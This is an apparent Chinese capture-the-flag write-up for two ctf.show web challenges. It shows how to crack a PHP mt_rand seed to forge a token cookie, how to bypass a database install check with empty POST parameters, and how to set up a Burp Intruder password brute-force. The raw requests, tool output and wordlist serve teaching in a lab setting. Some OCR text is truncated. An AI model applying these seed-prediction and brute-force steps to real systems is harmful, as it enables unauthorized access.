
首先要r传入一个随机值，然后设置cookie：token=两个随机值相加

但是我们不知道种子，根据提示，如果传错会打印随机值

我们先随便传一个r=0



```
GET /?r=0 HTTP/1.1
Host: c8995219-5cb8-41fc-9e2b-eac2e502eb6e.challenge.ctf.show
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/1
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*,
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
```




```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 12 Dec 2023 16:36:01 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.3.11
Content-Length: 10

-212050144
```

得到随机数，然后逆推种子

这里用到了一个工具php_mt_send，下面是教程


[php_mt_seed - PHP mt_rand() 随机数种子破解使用_php_mt_seed怎么安装-CSDN博客]

然后进行爆破随机数



```
──(kali㉿kali)-[~/web/tool/php_mt_seed/php_mt_seed-4.0]
─$ ./php_mt_seed 212050144
attern: EXACT
ersion: 3.0.7 to 5.2.0
ound 0, trying 0xe0000000 - 0xe3ffffff, speed 17082.3 Mseeds/s
eed = 0xe3ad4ca4 = 3819785380 (PHP 3.0.7 to 5.2.0)
eed = 0xe3ad4ca5 = 3819785381 (PHP 3.0.7 to 5.2.0)
ound 2, trying 0xfc000000 - 0xffffffff, speed 16911.4 Mseeds/s
ersion: 5.2.1+
ound 2, trying 0x30000000 - 0x31ffffff, speed 138.8 Mseeds/s
eed = 0x313d3eca = 826097354 (PHP 7.1.0+)
ound 3, trying 0x70000000 - 0x71ffffff, speed 138.1 Mseeds/s
eed = 0x7082016b = 1887568235 (PHP 5.2.1 to 7.0.x; HHVM)
eed = 0x7082016b = 1887568235 (PHP 7.1.0+)
ound 5, trying 0xfe000000 - 0xffffffff, speed 135.4 Mseeds/s
ound 5
```

查看网页的php版本




```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 12 Dec 2023 09:46:57 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.3.11
```

发现为7.1以上，那我们就测试一下爆出来的7.1以上的种子

```php
<?php
mt_srand(种子);
echo mt_rand()."\n";
echo mt_rand()+mt_rand();
?>
```

跑出来是



```php
<?php
mt_srand(826097354);
echo mt_rand()."\n";
echo mt_rand()+mt_rand();
?>
```

命令行参数:


标准输入:

运行结果:

标准输出:

```
212050144
2726675693
```

将两个数值传入试试



```
GET /?r=212050144 HTTP/1.1
Host: c8995219-5cb8-41fc-9e2b-eac2e502eb6e.challenge.ctf.show
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
Cookie: token=2726675693

S
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 12 Dec 2023 16:38:34 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.3.11
Content-Length: 45

ctfshow{b0e0f071-1346-4a35-bc61-168b8c1f3004}
```


得到flag

web26

打开实例

开始安装

查看源码，发现一个网页check.php，和一段post传参的要求



CTFshow flag管理系统安装


数据库地址：localhost

端口：3306


```
!DOCTYPE html>
html> 滚动
 <head>…</head>
 <body> 溢出
  <div class="pc-kk-form">…</div>
  <script type="text/javascript" src="js/jquery.min.js"></script>
  <script>

                function check(){
                        $.ajax({
                        url:'checkdb.php',
                        type: 'POST',
                        dataType:'json',
                        data:{
                                'a':$('#a').val(),
                                'p':$('#p').val(),
                                'd':$('#d').val(),
                                'u':$('#u').val(),
                                'pass':$('#pass').val()
                        },
                        success:function(data){
                                alert(data['msg']);
                        },
                        error:function(data){
                                alert(data['msg']);
                        }

                });
                }

  </script>
```

我们打开网页，按照要求进行post传参，

```
a=&p=&d=&u=&pass=
要求几个参数均为空
```



```
{"success":true,"msg":"\u6570\u636e\u5e93\u8fde\u63a5\u6210
\u529f","flag":"ctfshow{62c72e59-6520-4327-874d-0bb67d868204}"}
```



URL
http://18ab8a39-0e9e-46d7-b3a6-e6e38949c4a2.challenge.ctf.show/checkdb.php

Use POST method


enctype
application/x-www-form-urlencoded

Body
a=&p=&d=&u=&pass=

传入后得到flag

然后就是第二个方法爆破，不忘初心嘿

参数就按照他给定的填写



数据库地址：localhost


端口：3306

数据库:ctf

用户名:root

密码：123456

然后抓包




```
POST /checkdb.php HTTP/1.1
Host: 18ab8a39-0e9e-46d7-b3a6-e6e38949c4a2.challenge.ctf.show
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 43
Origin: http://18ab8a39-0e9e-46d7-b3a6-e6e38949c4a2.challenge.ctf.show
Connection: close
Referer: http://18ab8a39-0e9e-46d7-b3a6-e6e38949c4a2.challenge.ctf.show/install.php

a=localhost&p=3306&d=ctf&u=root&pass=123456
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 12 Dec 2023 16:55:39 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.3.11
Content-Length: 64

{"0":"error","msg":"\u6570\u636e\u5e93\u8fde\u63a5\u5931\u8d25"}
```

密码123456肯定不对嘛

爆破，字典还是选用前几个题目给的字典



Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types each payload type can be customized in different ways.

Payload set: 1　Payload count: 100

Payload type: Simple list　Request count: 100


Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
!@#$%^&*
$$$$
******
....
.575783.
0000
00000
000000
```

